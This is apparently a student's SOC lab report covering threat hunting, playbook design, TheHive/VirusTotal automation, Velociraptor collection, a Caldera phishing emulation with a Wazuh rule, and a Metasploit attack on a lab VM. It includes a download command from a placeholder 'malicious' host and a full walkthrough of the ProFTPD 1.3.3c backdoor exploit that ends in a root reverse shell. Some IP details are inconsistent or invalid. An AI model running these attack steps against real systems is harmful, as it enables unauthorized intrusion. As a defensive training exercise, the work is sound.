Sai Charan
18/03/26

SOC Task 4 Report

Hypothesis

Unauthorized privilege escalation in domain accounts, indicating abuse of privileges.
In MITRE ATT&CK, it is mapped to T1078 Valid Accounts.


Elastic search query

Type 4672 and hit enter

Timestamp	User	Event ID	Notes
2026-03-18 15:00:00	TestUser	4672	Unexpected admin role

AlienVault OTX

In alienvault OTX website, I typed T1078 and clicked on the recent one and the output of that is,



Velociraptor

In velociraptor when I typed the query

- SELECT * FROM processes

A suspicious process found which is,

PID	Name	User	Notes
6754	Powershell.exe	TestUser	Privileged shell

Hunting Report

Threat hunting was conducted based on the hypothesis of unauthorized privilege escalation using valid domain accounts. Elastic Security logs showed Event ID 4672 entries indicating privileged logons by unexpected users. Threat intelligence lookup in AlienVault OTX identified suspicious IP 34.61.217.64 associated with credential abuse activity. Cross-referencing Elastic logs confirmed authentication activity from this IP. Velociraptor process hunting revealed privileged PowerShell session executed by affected account. These findings align with MITRE ATT&CK technique T1078 (Valid Accounts), where attackers use legitimate credentials to gain elevated access. The activity is suspicious and requires escalation for further investigation and containment to prevent potential lateral movement.


Splunk Playbook Design

1. Receive alert from wazuh (phishing/suspicious login)
2. Extract source IP address
3. Check IP reputation via virus total
4. If IP address is malicious block via crowdsec
5. Create incident in the Hive
6. Add notes and severity
7. Notify analyst

The flow of the playbook is,
Wazuh Alert → Phantom → Check IP → Block IP (if malicious) → Create TheHive Case → Notify.

Playbook Step	Status	Notes
Check IP address	Success	IP flagged as malicious
Block IP address	Success	Crowdsec blocked IP192.168.1.102
Create a ticket in hive	Success	Case created in TheHive
Add notes	Success	Phishing attempt detected
Notify analyst	Success	Alert sent

Fishbone diagram



Calculating MTTD and MTTR

Detection: 2 hours
Response: 4 hours
Number of incidents: 1

The formula for mean time to detect is,
MTTD = Total detection time / Total number of incidents => 2/1 => 2
Mean time to detect (MTTD) = 2

The formula for mean time to response is,
MTTR = Total response time / Total number of incidents => 4/1 => 4
Mean time to response (MTTR) = 4

Configure TheHive to auto-check file hashes with VirusTotal

To automate the above task, we need four tools, they are,

- TheHive
- Wazuh
- Virustotal
- Cortex

First, we need to get virustotal API key then install cortex. Then enable virustotal analyser in cortex UI. Click configure and add API key of virustotal and click save.
Now in TheHive application.conf file add the below code which is,

```
play.modules.enabled += org.thp.thehive.connector.cortex.CortexConnector

cortex {
  servers = [
    {
      name = "local"
      url = "http://127.0.0.1:9001"
      key = "YOUR_CORTEX_API_KEY"
    }
  ]
}
```

Now save it and restart TheHive.
Now open TheHive UI (user interface) go to organizations, in it go to analysers and enable virustotal analyser then go to observable settings and enable Auto run analyzers on observables and select virustotal_GetReport and save.

The automation workflow is,
Wazuh Alert → TheHive Case → Extract Hash → VirusTotal Lookup → Add Result → Update Case

Mock alert,

Alert IP	Description	Source IP	Priority	Status
005	File download	912.168.1.102	High	Open

Example result,

Hash	VirusTotal result	Action
44d88612fea8a8f36de82e1278abb02f	Malicious	Keep high


Summary of results

Alert triage was performed using Wazuh to analyze suspicious file download alerts. TheHive automation was configured to validate file hashes with VirusTotal. Malicious hashes were automatically flagged and case severity updated. This automation reduced manual analysis time and improved response accuracy by integrating threat intelligence into the triage workflow.

Use Velociraptor to collect network connections


I installed 2 windows VM where one is server, another one is client using velociraptor.
In server side I opened the dashboard of velociraptor and clicked on search symbol and the output is the screenshot below

Then I clicked on client ID and it the screenshot of it is,




Then I clicked on collected which is on upper left side. The screenshot of it is below.

Then I clicked on + sign on top left side then in the search bar I typed netstat and selected windows.network.netstat and output of that is below,



After that I clicked on Launch. The output screenshot of it is,

Now I clicked on the new field where artifact is windows.network.netstat after the state is in tick mark and then downloaded CSV file. The screenshot of it is below.



The screenshot of result tab is

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D6KQ10NLD748M	Generic.Client.Info	2026-03-05T15:27:30.726Z	2026-03-05T15:28:20.233Z	admin	0 b	26
✓	F.D6KQ0NRQ0UPIG	Windows.Network.Netstat	2026-03-05T15:25:19.052Z	2026-03-05T15:28:19.349Z	admin	0 b	29
✓	F.D6KPQUAQG0P0U	Windows.Network.Netstat	2026-03-05T15:12:57.068Z	2026-03-05T15:28:19.789Z	admin	0 b	29
✓	F.D6KPJTMLPLOIS	Generic.Client.Info	2026-03-05T14:57:58.975Z	2026-03-05T14:58:15.141Z	InterrogationService	0 b	26

Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Windows.Network.Netstat

0-10/29 18

Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
884	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2026-03-05T14:04:52Z
4	System	IPv4	TCP	LISTEN	192.168.0.110	139	0.0.0.0	0	2026-03-05T14:04:57Z
4572	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	5040	0.0.0.0	0	2026-03-05T14:06:46Z
660	lsass.exe	IPv4	TCP	LISTEN	0.0.0.0	49664	0.0.0.0	0	2026-03-05T14:04:52Z
540	wininit.exe	IPv4	TCP	LISTEN	0.0.0.0	49665	0.0.0.0	0	2026-03-05T14:04:53Z
1876	spoolsv.exe	IPv4	TCP	LISTEN	0.0.0.0	49666	0.0.0.0	0	2026-03-05T14:04:57Z
1036	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49667	0.0.0.0	0	2026-03-05T14:04:58Z

Collect a memory dump and hash it using sha256sum

To do this, again click on plus (+) sign in velociraptor and type windows.memory and select windows.memory.acquisition and click on launch.

New Collection: Select Artifacts to collect

windows.memory

- Windows.Memory.Acquisition
- Windows.Memory.Intezer
- Windows.Memory.PEDump
- Windows.Memory.ProcessDump
- Windows.Memory.ProcessInfo
- Windows.System.VAD

Windows.Memory.Acquisition

Type: client

Acquires a full memory image by using the built-in WinPmem driver.

NOTE: This artifact usually transfers a lot of data. You should increase the default timeout to allow it to complete.

Memory images are typically susceptible to a lot of smear. To minimize this we need to acquire memory as quickly as possible. This artifact offers a few compression methods for the output file. Reducing the size of the file will decrease time needed for IO but will increase CPU requirements so this is a trade-off. Empirically we found that using S2 compression gives a reasonable compression and very high speed reducing acquisition time from the no compression options significantly.

To decompress the image you can use the Go WinPmem binary


```
1 go-winpmem.exe expand image.compressed image.raw
```

Parameters

Name	Type	Default	Description
ServiceName			Override the name of the driver service to install.

Select Artifacts | Configure Parameters | Specify Resources | Review | Launch

After the process is complete, to check the SHA256 go to results and there will be sha256 in there, the screenshot of that is



Item	Description	Collected by	Date	Hash Value (SHA 256)
Network Log	Server -z log	SOC analyst	20-03-2026	59e49d905a13ec178a5366ba943ad13b1a5028134cedfa9822ba57dd0bf7ca46

Use Caldera to simulate a spear phishing attack (T1566). Configure Wazuh to detect the attack

To do this first we need to install caldera then open the user interface of caldera and start the caldera server.
Next in windows machine download agent by connecting to caldera and in powershell execute the below command which is,

- .\sandcat.exe -server http://<caldera-ip>:8888 -group red

You can see that the agent is active in ubuntu. In ubuntu open caldera UI then go to abilities, create ability, and fill the details below,
Name: Spearphishing Attachment
Technique: T1566
Platform: windows
Executor: powershell
Command:
powershell Invoke-WebRequest http://malicious/test.exe -OutFile test.exe

Now save it.

Now go to Operations, create operation, and select,
Agent: Windows VM
Adversary: atomic / custom
Ability: T1566

Now in wazuh manager, add the below code in the path, /var/ossec/etc/rules/local_rules.xml file, which is,

```
<rule id="100200" level="10">
  <if_sid>61603</if_sid>
  <match>Invoke-WebRequest</match>
  <description>Possible Spearphishing Download T1566</description>
  <mitre>T1566</mitre>
</rule>
```

After adding this rule, restart wazuh. Trigger the attack again and this time we can see the alert like
Possible Spear phishing Download T1566

Timestamp	TTP	Detection Status	Notes
2026-03-20	T1566	Detected	Phishing download blocked

Summary:
Adversary emulation was conducted using MITRE Caldera to simulate a spear-phishing attack mapped to MITRE ATT&CK technique T1566. The attack executed a malicious file download on the Windows endpoint. Wazuh successfully detected the suspicious PowerShell Invoke-WebRequest command and generated a high-severity alert. The SOC monitoring rules were effective in identifying unauthorized outbound download activity. However, detection relied on command matching, indicating a gap in behavioural analysis. No automatic response action was triggered, showing the need for active response configuration. Future improvements should include endpoint blocking, email filtering rules, and integration with threat intelligence to enhance detection accuracy and response speed.


Create an Elastic Security dashboard for MTTD, MTTR, and false positive rate. Example: MTTD = 2 hours, MTTR = 4 hours.

To create it, first go to dashboard then click on create visualization.
Next select the data view and in right panel click on formula after selecting the fields
kibana.alert.original_time
kibana.alert.start
@timestamp

MTTD = kibana.alert.start - kibana.alert.original_time

MTTR = kibana.alert.workflow_status_updated_at - kibana.alert.start

Dwell Time for mock incident summary:
The dwell time analysis shows that the attacker remained in the system for approximately five hours before containment. Detection occurred after two hours, and response actions were completed three hours later. The delay indicates the need for faster alert triage and automated response to reduce attacker presence and minimize potential damage.



Attack simulation and adversary emulation

To simulate an attack, I opened 3 virtual machines, one is kali linux(attacker), second one is vulnerable ubuntu machine(target), third one is ubuntu machine which has ELK stack and wazuh manager.
Target machine has wazuh agent and sends its logs to the wazuh manager.
Now I opened kali linux machine and used nmap for host discovery and after that I used nmap to find OS and services running in target machine, the screenshot of it is below

```
Nmap scan report for 192.168.0.115
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:B6:8B:FD (VMware)


zsh: suspended  nmap 192.168.0.1/24

┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.0.115 -O -sV
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 14:46 +0530
Nmap scan report for 192.168.0.115
Host is up (0.00063s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:B6:8B:FD (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds
```

then used Metasploit for sending malicious payload to access the system. I used ProFTPD 1.3.3c backdoor command execution for the exploit. Below are the screenshots of the process.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the capture plugin to start multiple
authentication-capturing and poisoning services

     ,           ,
    /             \
   ((__ ___,,,___ __))
      (_) 0 0 (_)_________
         \ _ /           |\
          o_o \   M S F   | \
               \   ____   |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.4.112-dev                              ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,707 payloads     ]
+ -- --=[ 429 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf >
```

```
msf > use 0
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
```

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5
                                       h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.0.115
RHOSTS => 192.168.0.115
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOSTS 192.168.0.120
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.0.120
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.0.120
LHOST => 192.168.0.120
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5
                                       h, http, sapni
   RHOSTS   192.168.0.115    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.120    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

After selecting payloads and configuring options, I typed the command below in Metasploit which is,

- exploit

after entering exploit, the output is the below screenshot,

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.0.120:4444
[*] 192.168.0.115:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo AlT2pn1te5hUT7GV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "AlT2pn1te5hUT7GV\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.0.120:4444 → 192.168.0.115:42668) at 2026-03-30 15:10:54 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

After that I go to ubuntu virtual machine which has wazuh manager and typed the command below

- sudo tail -f /var/ossec/logs/alerts/alerts.log

and the logs show that some IP address is connected to target machine using FTP connection. The output of those logs is taken as screenshot and the screenshot of those logs are below.

```
** Alert 1772783827.683713: - syslog,proftpd,connection_attempt,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AC.7,
nist_800_53_AU.14,pci_dss_10.2.5,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Mar 06 13:27:07 (vtcsec) any->journald
Rule: 11201 (level 3) -> 'ProFTPD: FTP session opened.'
Src IP: 192.168.0.104
Mar 06 07:57:06 vtcsec proftpd[3595]: vtcsec (192.168.0.104[192.168.0.104]) - FTP session opened.

** Alert 1772783827.684108: - syslog,proftpd,connection_attempt,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AC.7,
nist_800_53_AU.14,pci_dss_10.2.5,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Mar 06 13:27:07 (vtcsec) any->/var/log/syslog
Rule: 11201 (level 3) -> 'ProFTPD: FTP session opened.'
Src IP: 192.168.0.104
Mar  6 02:57:06 vtcsec proftpd[3595]: vtcsec (192.168.0.104[192.168.0.104]) - FTP session opened.

root@sai-VMware-Virtual-Platform:/home/sai#
```

In the above screenshot you can see the time of the attack, source IP address which is attacker IP address.

Detection and Triage

